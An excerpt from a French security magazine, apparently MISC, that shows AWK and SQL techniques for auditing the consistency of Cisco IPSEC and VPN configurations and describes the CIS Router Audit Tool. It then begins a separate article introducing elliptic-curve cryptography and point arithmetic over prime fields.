3. Exemple d'analyse de la consistance de configuration d'IPSEC

De même que pour les ACL et afin d'assurer les services réseau attendus, les configurations des services réseau doivent être analysées pour s'assurer de l'application de la politique de sécurité.

3.1. Consistance de configuration des CryptoMap

Dans les MISC 15 & 16 – « IPSEC et router CISCO – Fiche Technique » –, des configurations CISCO implémentant IPSEC étaient expliquées. Nous proposons ici de vérifier la consistance d'une configuration IPSEC en considérant la configuration CISCO `conf_test` suivante :

```
hostname conf_test
!
crypto isakmp key 4cewao6wcbw83 address 192.168.1.154
!
crypto isakmp policy 10
 encr 3des
 hash md5
 authentication pre-share
 group 2
!
crypto ipsec transform-set chiff_auth esp-3des esp-md5-hmac
!
crypto map VPN_1_1 10 ipsec-isakmp
 set peer 192.168.1.154
 set transform-set chiff_auth
 match address 110
!
interface FastEthernet0
 ip address 192.168.1.1 255.255.255.0
 crypto map VPN_1_1
!
access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0 0.0.0.255
!
end
```

Le script `ipsec.sh` (**http://www.miscmag.com/articles/19-MISC/conf-reseau/**) vérifie que les éléments IPSEC définis sont référencés et que les éléments IPSEC référencés sont définis (vérification des invariants de consistance). Ce script est un exemple non exhaustif et devra donc être complété. Par ailleurs, il est écrit en langage AWK et s'exécute sur une configuration CISCO. Si on exécute ce script sur la configuration IPSEC `conf_test`, on obtient alors le résultat suivant (aucune inconsistance n'a été détectée) :

```
bash$ awk -f ./ipsec.sh ./conf_test
bash$
```

Modifions la configuration IPSEC afin d'introduire des inconsistances comme l'illustre la commande UNIX `diff` entre les deux fichiers `conf_test` et `conf_test1` :

```
bash$ diff ./conf_test ./conf_test1
1c1
< hostname conf_test
---
> hostname conf_test1
11c11
< crypto ipsec transform-set chiff_auth esp-3des esp-md5-hmac
---
> crypto ipsec transform-set chiff_auth1 esp-3des esp-md5-hmac
16c16
<  match address 110
---
>  match address 120
20c20
<  crypto map VPN_1_1
---
>  crypto map VPN_1_11
```

Si on exécute ce script sur la nouvelle configuration IPSEC `conf_test1`, on obtient alors le résultat suivant pointant sur les inconsistances de configuration :

```
bash$ awk -f ./ipsec.sh ./conf_test1
./conf_test; déf/non réf;110;access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0
0.0.0.255(line 22)
./conf_test; déf/non réf;chiff_auth1;crypto ipsec transform-set chiff_auth1 esp-
3des esp-md5-hmac(line 11)
./conf_test; déf/non réf;VPN_1_1;crypto map VPN_1_1 10 ipsec-isakmp(line 13)
./conf_test; réf/not déf;chiff_auth ; set transform-set chiff_auth(line 15)
./conf_test; réf/not déf;120 ; match address 120(line 16)
./conf_test; réf/not déf;VPN_1_11 ;FastEthernet0; crypto map VPN_1_11(line 20)
bash$
```

Il doit être noté que CISCO ne permet pas de supprimer une *cryptomap* si celle-ci est appliquée sur des interfaces, à moins de la supprimer sur toutes les interfaces préalablement.

En revanche, l'inconsistance de configuration d'une ACL, non définie mais appliquée dans une cryptomap, peut effectivement bloquer le routeur et le service réseau associé.

3.2. Consistance de configuration des politiques ISAKMP

Si on désire vérifier la consistance de configuration de la politique IPSEC `isakmp` de deux routeurs, une technique un peu simpliste consiste à parcourir les configurations, à extraire les éléments clés de la politique `isakmp` et à contrôler les éléments qui ne sont pas des doublons. Voici le script écrit en langage AWK qui

s'exécute sur deux configurations. Ce script est un exemple non exhaustif et devra donc être complété.

```
# !/bin/sh

awk '
/crypto isakmp policy/, /!/ {
if ($0 ~ /crypto isakmp policy/) {
          policy=$0;
} else {
          # imprime une ligne de la politique de sécurité
          if ($0 !~ /!/) print policy, $0;
}

# On trie et on imprime les doublons
}' $1 $2 | sort | uniq -u
```

Si on exécute ce script sur deux fichiers (`conf_test` et `conf_test1`) contenant la même configuration `isakmp` IPSEC, on obtient alors le résultat suivant (les politiques `isakmp` sont identiques) :

```
bash$ ./ipsec_isakmp.sh ./ conf_test ./conf_test1
bash$
```

En revanche, si on modifie dans `conf_test` la politique `isakmp` (`3des` en `des` et `group 2` en `group 1`), on obtient alors le résultat suivant pointant sur les déviations de la politique `isakmp` :

```
bash$ ./ipsec_isakmp.sh ./ conf_test ./conf_test1
crypto isakmp policy 10  encr 3des
crypto isakmp policy 10  encr des
crypto isakmp policy 10  group 1
crypto isakmp policy 10  group 2
```

3.3. Consistance de configuration des périmètres IPSEC

Si on désire vérifier les périmètres de configuration des réseaux privés virtuels IPSEC, l'approche consiste à analyser le graphe IPSEC engendré par les configurations des VPN IPSEC. Pour cela, nous considérerons tout d'abord que le nom d'une cryptomap suit la règle de configuration suivante :

`VPN_X_Y`

`X` : identifiant unique d'un VPN IPSEC

`Y` : instance d'une nouvelle politique pour un VPN IPSEC

Par exemple, la cryptomap `VPN_1_1` correspond au `VPN 1` et à la politique de sécurité 1. De même, `VPN_1_2` correspond au `VPN 1` et à la politique de sécurité 2.

Ensuite, si pour chaque configuration on arrive à renseigner les champs de la table IPSEC suivante (il peut avoir plusieurs enregistrements par configuration de routeur), il est alors possible de construire le graphe IPSEC que nous détaillerons par la suite :

TABLE IPSEC	
champ ***NomRouteur***	nom du routeur
champ ***CryptomapId***	identifiant unique d'un VPN IPSEC
champ ***IpAdresse***	adresse IP de l'interface où est appliquée une cryptomap
champ ***IpAdresseDestination***	adresse IP destinatrice du tunnel IPSEC

Le script `ipsec_extract.sh` (**http://www.miscmag.com/articles/19-MISC/conf-reseau/**), écrit en langage AWK, s'exécute sur une configuration CISCO et permet d'extraire ces informations. Ce script est un exemple non exhaustif et devra donc être complété.

Si on exécute ce script sur la configuration CISCO suivante :

```
hostname conf_test
!
crypto isakmp key 4cewao6wcbw83 address 192.168.1.154
crypto isakmp key pvntl2o9xsra5 address 192.168.1.155
crypto isakmp key 6rtzlmkw6awvp address 192.168.1.156
crypto isakmp key p0vzuxb74uvjx address 192.165.1.154
crypto isakmp key pfjgkwlml3hl8 address 192.165.1.155
crypto isakmp key qgp5h3fblo92p address 192.165.1.156
!
crypto isakmp policy 10
 encr 3des
 hash md5
 authentication pre-share
 group 2
!
crypto ipsec transform-set chiff_auth1 esp-3des esp-md5-hmac
!
crypto map VPN_1_1 10 ipsec-isakmp
 set peer 192.168.1.154
 set peer 192.168.1.155
 set peer 192.168.1.156
 set transform-set chiff_auth
 match address 110
!
crypto map VPN_2_1 10 ipsec-isakmp
 set peer 192.165.1.154
 set peer 192.165.1.155
 set peer 192.165.1.156
 set transform-set chiff_auth
 match address 120
!
interface FastEthernet0
 ip address 192.168.1.1 255.255.255.0
 crypto map VPN_1_1
!
interface FastEthernet1
 ip address 192.165.1.1 255.255.255.0
 crypto map VPN_2_1
!
access-list 110 permit ip 10.0.1.0 0.0.0.255 10.0.2.0 0.0.0.255
access-list 120 permit ip 10.0.3.0 0.0.0.255 10.0.4.0 0.0.0.255
!
end
```

On obtient alors le résultat suivant :

```
bash$ awk -f ./ipsec_extract.sh ./conf_test
./conf_test 1 192.168.1.1 192.168.1.154
./conf_test 1 192.168.1.1 192.168.1.155
./conf_test 1 192.168.1.1 192.168.1.156
./conf_test 2 192.165.1.1 192.165.1.154
./conf_test 2 192.165.1.1 192.165.1.155
./conf_test 2 192.165.1.1 192.165.1.156
```

Une fois la table IPSEC construite à partir de l'extraction des informations contenues dans les configurations, le produit cartésien de la table IPSEC par elle-même, conditionné par le fait que l'adresse IP de l'interface (où est appliquée une cryptomap) soit égale à l'adresse IP destinatrice du tunnel IPSEC et que les cryptomapId soient identiques, donne alors tous les arcs de notre graphe IPSEC comme l'illustre la requête SQL suivante :

```
SELECT
        Ipsec.NomRouteur, Ipsec.CryptoMapId, Ipsec.IpAdresse, Ipsec.
IpAdresseDestination,
        Ipsec_1.NomRouteur, Ipsec_1.CryptoMapId, Ipsec_1.IpAdresse, Ipsec_
1.IpAdresseDestination
```

```
FROM
        Ipsec, Ipsec AS Ipsec_1
WHERE
        Ipsec.IpAdresseDestination=Ipsec_1.IpAdresse and
         Ipsec.CryptoMapId = Ipsec_1.CryptoMapId
```

Un sommet du graphe IPSEC est donc représenté par le couple (NomRouteur, cryptomapId) et un arc par un enregistrement trouvé par le produit cartésien précédemment décrit. Par ailleurs, l'asymétrie de configuration d'un tunnel IPSEC indique que le graphe IPSEC construit est dirigé comme l'illustre le schéma 1.

Dans notre première configuration IPSEC `conf_test`, la table IPSEC serait alors renseignée par les données suivantes si nous avions dans `conf_test1` la configuration IPSEC associée :

Nom routeur	CryptomapId	Adresse IP de l'interface	Adresse IP du tunnel IPSEC
Conf_test	1	192.168.1.1	192.168.1.154
Conf_test1	1	192.168.1.154	192.168.1.1

Maintenant, si on réalise le produit cartésien précédemment décrit, on obtient alors les informations suivantes (en fait les adresses IP nous permettent d'établir les relations de connectivité entre les sommets) : voir tableau ci-dessous.

Les arcs du graphe IPSEC sont les suivants :


- `(Conf_test,1)` est ipsec-connecté à `(Conf_test1,1)`
- `(Conf_test1,1)` est ipsec-connecté à `(Conf_test,1)`

On a donc bien un tunnel IPSEC entre `(Conf_test,1)` et `(Conf_test1,1)` par l'asymétrie des connexions entre ces deux sommets. De manière générale, si on considère le graphe IPSEC ayant pour sommets `(Conf_test,1)` et `(Conf_test1,1)`, le périmètre du VPN IPSEC correspond alors à une composante fortement connexe du graphe IPSEC (si pour toute paire de sommets (x, y) de la composante, il existe un chemin de x à y et de y à x).

Dans notre cas, il y a une seule composante fortement connexe qui est {`(Conf_test,1)`, `(Conf_test1,1)`} et qui représente le périmètre de sécurité du VPN 1 [5].

De manière théorique, les composantes fortement connexes du graphe IPSEC


Shéma 1



donnent les périmètres de sécurité des VPN IPSEC qui ont pu être définis dans les configurations. Ces périmètres de sécurité montrent alors soit l'isolation d'un VPN IPSEC donné, soit des interconnexions avec d'autres VPN IPSEC. Par ailleurs, l'extraction de toutes les composantes fortement connexes d'un graphe est un problème facile [5].

Prenons un réseau plus complexe composé des routeurs et des configurations IPSEC comme illustré dans le schéma 2.

Shéma 2



Nom routeur	CryptoMapId	Adresse IP de l'interface	Adresse IP du tunnel IPSEC	Nom routeur	CryptoMapId	Adresse IP de l'interface	Adresse IP du tunnel IPSEC
Conf_test	1	192.168.1.1	192.168.1.154	Conf_test1	1	192.168.1.154	192.168.1.1
Conf_test1	1	192.168.1.154	192.168.1.1	Conf_test	1	192.168.1.1	192.168.1.154

Si on extrait des configurations les éléments permettant de construire la table IPSEC, on obtient alors après le produit cartésien les informations suivantes :

```
(routeur1,1) est ipsec-connecté à (routeur2,1) && (routeur2,1) est ipsec-connecté à (routeur1,1)
(routeur1,1) est ipsec-connecté à (routeur3,1) && (routeur3,1) est ipsec-connecté à (routeur1,1)
(routeur2,1) est ipsec-connecté à (routeur3,1) && (routeur3,1) est ipsec-connecté à (routeur2,1)
(routeur2,2) est ipsec-connecté à (routeur4,2) && (routeur4,2) est ipsec-connecté à (routeur2,2)
(routeur3,2) est ipsec-connecté à (routeur4,2) && (routeur4,2) est ipsec-connecté à (routeur3,2)
(routeur3,2) est ipsec-connecté à (routeur2,2) && (routeur2,2) est ipsec-connecté à (routeur3,2)
```

Les composantes fortement connexes de notre graphe IPSEC sont donc {(routeur1,1), (routeur2,1), (routeur3,1)} et {(routeur2,2), (routeur3,2), (routeur3,2)} et permettent alors de vérifier les périmètres configurés. Dans notre exemple, les périmètres de sécurité sont bien restreints aux VPN IPSEC définis dans les configurations (VPN 1 et VPN 2).

Il est donc possible à partir d'un grand nombre de configurations réseau de retrouver les périmètres des réseaux privés virtuels IPSEC par une analyse des composantes fortement connexes du graphe IPSEC [5].

Enfin, si les composantes connexes (s'il existe un chemin entre toute paire de sommets (x, y) de la composante) du graphe IPSEC ne sont pas égales aux composantes fortement connexes (si pour toute paire de sommets (x, y) de la composante, il existe un chemin de x à y et de y à x) du graphe IPSEC, il y a alors des inconsistances de configuration des VPN IPSEC. De même, toute configuration non bidirectionnelle entre deux sommets montre aussi des inconsistances de configuration des VPN IPSEC.

4. Vers des politiques de consistance des configurations réseau

Les configurations des équipements réseau détiennent toute l'information permettant de construire le réseau et ses services. La politique de sécurité réseau « logique » peut se décliner en l'ensemble de règles de sécurité génériques suivantes garantissant la disponibilité et l'intégrité du réseau et de ses services : voir tableau ci-dessous.

Règles de sécurité génériques	Description
Consistance du plan d'adressage	Il s'agit des règles qui garantissent la consistance du plan d'adressage des équipements réseau. Il ne doit pas exister de doublons dans le plan d'adressage global du réseau, et il ne doit pas exister de doublons dans le plan d'adressage d'un VPN donné.
Consistance des configurations	Il s'agit des règles qui garantissent la consistance des configurations des équipements réseau. Tout élément de configuration défini doit être appliqué, et tout élément de configuration appliqué doit être défini. Ces règles peuvent être basiques (vérification de la présence de lignes spécifiques de configuration) jusqu'à des règles plus complexes (vérification de la grammaire associée au langage de configuration).
Consistance des filtrages	Il s'agit des règles qui garantissent la consistance des filtrages utilisés pour contrôler par exemple les flux de données ou de routage. Les éléments constituant un filtrage ne doivent être ni redondants, ni contradictoires entre eux. Ces règles peuvent être basiques (vérification de la présence de lignes spécifiques de configuration) jusqu'à des règles plus complexes (vérification des règles inutiles).
Routage	Il s'agit des règles de configuration relatives à la protection du routage réseau. Ces règles s'appliquent à la fois au routage interne du réseau ainsi qu'aux interconnexions de routage du réseau avec l'extérieur. Ces règles peuvent être basiques (vérification de la présence de lignes spécifiques de configuration) jusqu'à des règles plus complexes (vérification de la topologie du routage interne et externe du réseau, consistance de la politique de routage, etc.).
Service	Il s'agit des règles de configuration relatives à la protection des services du réseau. Ces règles peuvent être basiques (vérification de la présence de lignes spécifiques de configuration) jusqu'à des règles plus complexes (vérification des périmètres de sécurité d'un VPN).
Partenaires	Il s'agit des règles de configuration relatives à la protection des interconnexions avec les services réseau d'un partenaire. Ces règles sont généralement très basiques (vérification de la présence de lignes spécifiques de configuration).
Administration	Il s'agit des règles de configuration relatives à la protection des équipements réseau. Ces règles sont généralement très basiques (vérification de la présence de lignes spécifiques de configuration).

5. Vers des outils d'analyse des configurations (Router Audit Tool)

Écrit par George M. Jones (**<gmj@cisecurity.org>**), RAT est distribué par le CIS (*Center for Internet Security*). Disponible gratuitement sur Internet pour un usage personnel, RAT est composé des programmes suivants :

- `rat` : le programme principal.
- `snarf` : qui permet de télécharger les configurations des routeurs.
- `ncat_config` : qui permet de générer une configuration d'audit.
- `ncat_report` : qui permet de générer des rapports d'audit.

Avant de lancer tout audit, un fichier de configuration d'audit doit être défini afin de préciser les commandes d'audit ou de vérification de la configuration qui seront lancées. Ce fichier s'appuie sur une bibliothèque de règles définissant des standards de sécurité. Cette bibliothèque est aujourd'hui divisée en deux parties, `Level-1 Benchmark`, qui contient un ensemble de règles élémentaires et `Level-2 Benchmark`, qui contient des règles plus étendues.

Chaque règle contient les champs ou attributs suivants :

- **Impact de sécurité :** décrit l'impact de sécurité associé si la règle n'est pas appliquée.
- **Importance :** associe une valeur entre 1 et 10 reflétant l'importance de l'impact de sécurité si la règle n'est pas appliquée.
- **Actions associées à la règle :** décrit les actions pour corriger et donc appliquer la règle.
- **Expression régulière définissant la règle :** décrit une expression régulière à partir de laquelle l'outil vérifie si une règle est appliquée.

L'outil RAT est aussi accompagné d'un outil d'audit permettant de noter les éléments suivants :

- nombre de tests réalisés ;
- nombre de règles de sécurité appliquées ;
- nombre de règles de sécurité non appliquées ;
- pourcentage de règles de sécurité appliquées ;
- score pondéré par l'importance des règles de sécurité appliquées ;
- score pondéré par l'importance si toutes les règles de sécurité sont appliquées.

RAT est le premier outil permettant d'analyser les configurations des routeurs. Il évolue sans cesse et intègre désormais des vérifications de plus en plus évoluées.

Cependant, les scores fournis doivent être interprétés non pas comme un niveau de sécurité, mais plutôt comme un indicateur d'application des règles de sécurité.

6. Conclusion

Les configurations des équipements réseau détiennent toute l'information permettant de construire le réseau et ses services. La vérification de ces configurations est et deviendra un enjeu majeur dans les années à venir.

Par ailleurs, il s'agira aussi de définir un cadre complet permettant de décrire une politique de sécurité réseau, de vérifier l'application de la politique de sécurité dans les configurations des équipements réseau, de définir des indicateurs de sécurité afin d'établir un tableau de bord de la sécurité réseau, de quantifier le risque associé à la non application de la politique de sécurité et enfin de définir des priorités pour corriger les faiblesses de sécurité les plus critiques [6,7].

Références

[1] Valois (D.), Llorens (C.), « *Network device configuration validation* », *Proceedings of 14th annual FIRST conference*, Hawaii, 2002.

[2] Llorens (C.), Valois (D.), Le Teigner (Y.), Gibouin (A.), « *Computational complexity of the network routing logical security* », *Proceedings of the IEEE international Information Assurance Workshop*, Darmstadt – Germany, p. 37-49, 2003.

[3] Warkhede (P.), Suri (S.), Varghese (G.), « *Fast packet classification for two-dimensional conflict-free filters* », *Proceedings of the Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies*, vol. 3, p. 1434-1443, 2001.

[4] Eppstein (D.), Muthukrishnan (S.), « *Internet packet filter management and rectangle geometry* », *Proceedings of the twelfth annual ACM-SIAM symposium on Discrete algorithms*, p. 827-835, 2001.

[5] Brassard (G.), Bratley (P.), *Fundamentals of algorithmics*, Prentice Hall, ASIN : 0133350681, 1995.

[6] Llorens (C.), Levier (L.), *Tableaux de bord de la sécurité réseau*, Eyrolles, ISBN : 2-212-11273-4, 2003.

[7] Llorens (C.), *Conférence SAR 2004*, **http://www.hds.utc.fr/sar04/files/llorens-pres.pdf**

Cryptographie et courbes elliptiques

Les courbes elliptiques sont un domaine ancien des mathématiques qui a pris son essor il y a une centaine d'années. On peut par exemple citer l'utilisation des courbes elliptiques dans la découverte de la preuve du dernier Théorème de Fermat par Andrew Wiles ou encore leur utilisation pour la factorisation des grands entiers (méthode proposée par Lenstra).

L'utilisation des courbes elliptiques en cryptographie a débuté plus récemment. C'est en 1985 que Victor Miller et Neal Koblitz proposent de manière indépendante l'utilisation des courbes elliptiques dans un cryptosystème.

Les propositions de V. Miller [MILLER] et N. Koblitz [KOBLITZ] ont naturellement poussé la communauté à se pencher sur les possibilités offertes par l'utilisation de ces courbes elliptiques, d'autant plus que certains commençaient à prédire le déclin de l'algorithme RSA jusque-là prédominant (ce qui est encore le cas aujourd'hui) dans la majorité des cryptosystèmes utilisant des algorithmes asymétriques.

Nous allons dans cet article examiner entre autres ce qui fait l'intérêt des courbes elliptiques, nous intéresser aux mathématiques nécessaires à l'utilisation de ces courbes et regarder dans quelle mesure elles sont actuellement utilisées.

Qu'est-ce qu'une courbe elliptique ?

Définition générale


D'un point de vue purement mathématique, on peut définir une courbe elliptique de la manière suivante :

Une courbe elliptique définie sur un corps K est une paire (E,$\tilde{O}$) où E est une cubique irréductible non singulière à coefficients dans K, et $\tilde{O} \in E$. $\tilde{O}$ est appelé point à l'infini.

Si on se place sur le corps des réels, une courbe elliptique est l'ensemble des points qui satisfont l'équation $y^2 = x^3 + ax + b$, a et b étant des réels. Sur ce corps, il est possible de représenter graphiquement une courbe elliptique. La figure 1 représente une courbe elliptique définie sur le corps des réels dont l'équation est $y^2 = x^3 - 3x + 2.8$.

La définition très générale que nous venons de donner intéressera plus les mathématiciens que les cryptographes. Pour les cryptosystèmes, on restreint l'usage des courbes elliptiques à des corps K finis. Sur ces derniers, les courbes elliptiques deviennent des groupes commutatifs finis. On peut citer par exemple les corps finis de Galois $\mathbb{F}_p$, p grand nombre premier ou encore $\mathbb{F}_{2^m}$, m nombre positif (de préférence premier).

Figure 1



Définition « cryptographique »

Par la suite, nous nous limiterons aux courbes elliptiques définies sur le corps $\mathbb{F}_p$. Ce choix est dû au fait que d'une part les mathématiques dans ce groupe sont plus simples et d'autre part, il est le plus familier en cryptographie. En effet, les calculs de l'algorithme de Diffie-Hellman ou RSA se font sur $\mathbb{F}_p$.

Voici donc une autre définition d'une courbe elliptique :

Une courbe elliptique définie sur le corps fini $\mathbb{F}_p$, p nombre premier est une paire (E,$\tilde{O}$) où E est un ensemble de points finis $P_0, P_1, \ldots, P_n$ vérifiant l'équation $y^2 = x^3 + ax + b \bmod p$. Les coefficients de la courbe a et $b \in \mathbb{F}_p$, $4a^3+27b^2 \neq 0 \bmod p$. $\tilde{O}$, appelé point à l'infini $\in E$.

Les algorithmes construits sur les courbes elliptiques nécessitent également un point de référence de la courbe, souvent noté G. Ce point doit être le générateur du sous-groupe d'ordre r de la courbe elliptique et est notamment utilisé lors de la génération de bi-clefs. Pour des raisons de sécurité, il est important que l'ordre r soit un facteur premier le plus grand possible du nombre de points de la courbe.

Soit n, le nombre de points d'une courbe elliptique, on définit le point de référence $G(x_g, y_g)$ dont l'ordre r est un grand entier premier tel que $n = r * f$. f est appelé co-facteur et doit être le plus petit possible.

Ludovic Flament
Ingénieur R&D Spécialiste Cryptographie & PKI
http://ludovic.flament.free.fr
ludovic.flament@free.fr

Nous mettons ici en avant un point important dans l'utilisation des courbes elliptiques qu'est le calcul du nombre de points d'une courbe elliptique (encore appelé cardinalité de la courbe). Cette cardinalité assure la « sécurité » en permettant la génération d'un sous-groupe de grande taille et en ne permettant pas les attaques par « force brute » (tester tous les points de la courbe jusqu'à trouver celui correspondant à la clef privée recherchée).

Les courbes dont la cardinalité ne possède pas de bonne propriété doivent par conséquent être écartées.

Cardinalité d'une courbe elliptique

Cette connaissance de la cardinalité d'une courbe est donc essentielle mais reste complexe. L'algorithme qui est actuellement le plus usité pour compter le nombre de points sur une courbe elliptique, est l'algorithme SEA. On doit ce dernier à Schoof, Elkies et Atkin. Plus précisément, c'est Schoof [SCHOOF] qui, le premier, a proposé l'algorithme pour compter le nombre de points sur une courbe elliptique. Atkin et Elkies ont, par la suite, amélioré l'algorithme de Shoof et ainsi contribué à la rapidité de ce dernier.

On peut également évoquer l'algorithme de Satoh [SATOH], qui a permis d'améliorer les temps de calcul et de repousser les tailles des corps sur lesquels le calcul de la cardinalité d'une courbe elliptique était possible.

Bien qu'efficace, ces algorithmes restent trop lents, pour la génération de courbes elliptiques dans chaque application/protocole le nécessitant. Une autre méthode, pouvant répondre à cette problématique, est d'utiliser des courbes elliptiques à multiplication complexe. Il est ainsi possible de construire une courbe elliptique ayant un cardinal (nombre de points) connu à l'avance. Cette méthode est très rapide, car les calculs peuvent être effectués dans des corps de taille réduite et ensuite étendus dans le corps désiré. Le principal inconvénient avec cette méthode est que les attaques sont également plus rapides, dans la mesure où la courbe elliptique ainsi obtenue possède des propriétés mathématiques particulières. De plus, il est difficile de garantir que des évolutions mathématiques ne réduiraient pas drastiquement les ressources à mettre en œuvre pour casser les algorithmes utilisant de telles courbes.

Pour cette raison, il est souvent nécessaire, voire même recommandé d'utiliser des courbes elliptiques proposées par des standards. C'est par exemple le cas du NIST, qui propose une série de courbes elliptiques dans le standard FIPS 186-2 [FIPS] contenant l'algorithme de signature électronique ECDSA (*Elliptic Curve Digital Signature Algorithm*) ou encore du consortium SECG (*Standard for Efficient Cryptography Group*) [SECG].

• Remarque :

Cette problématique de génération préalable de la courbe elliptique, existe également avec les algorithmes DLP (*Discrete Logartithme Problem*). En effet, pour utiliser ces derniers, il faut au préalable générer le groupe sur lequel vont se faire les calculs. Cette opération demande un certain temps (environ 3 minutes sur un serveur bi-Xéon) lorsqu'on désire un groupe qui soit résistant aux attaques. Une méthode courante consiste à établir et utiliser une fois pour toute un groupe. Cette opération peut, par exemple, être faite lors du démarrage d'un serveur hébergeant un ou plusieurs serveurs HTTPS.

Intéressons nous aux opérations mathématiques « de base » permettant la mise en œuvre des ECC (*Elliptic Curve Cryptosystem*). Ces opérations sont :

- l'addition de deux points distincts ;
- la multiplication par 2 d'un point ;
- le calcul de l'opposé d'un point.

Arithmétique des courbes elliptiques

Comme nous l'avons précédemment indiqué, nous nous limiterons aux courbes elliptiques définies sur $\mathbb{F}_p$, p premier.

Dans ce corps fini, l'équation d'une courbe elliptique est :

- $y^2 = x^3 + ax + b \bmod p$
- a et b dans $\mathbb{F}_p^*$
- $4a^3 + 27b^2 \neq 0 \bmod p$.

• Remarque :

Afin de donner une meilleure vision des opérations, nous allons également aborder l'approche géométrique de ces dernières (applicable pour des courbes définies sur le corps des réels).

Addition d'un point

Voici l'algorithme permettant de calculer les coordonnées du Point $R(x_r, y_r)$ somme des points $P(x_p, y_p)$ et $Q(x_q, y_q)$

Si $P = \tilde{O}$ alors $R = Q$, stop

Si $Q = \tilde{O}$ alors $R = P$, stop

Si $x_p = x_q$ et $y_p = y_q$, stop
(P = Q, il faut utiliser le doublement de point)

Si $x_p \neq x_q$

- $\lambda = (y_p - y_q) / (x_p - x_q) \bmod p$
- $x_r = \lambda^2 - x_p - x_q \bmod p$
- $y_r = \lambda (x_q - x_r) - y_q \bmod p$
- $R = (x_r, y_r)$, stop


$R = \tilde{O}$, stop

▪ **Géométriquement :**

L'addition de deux points peut être obtenue comme suit :

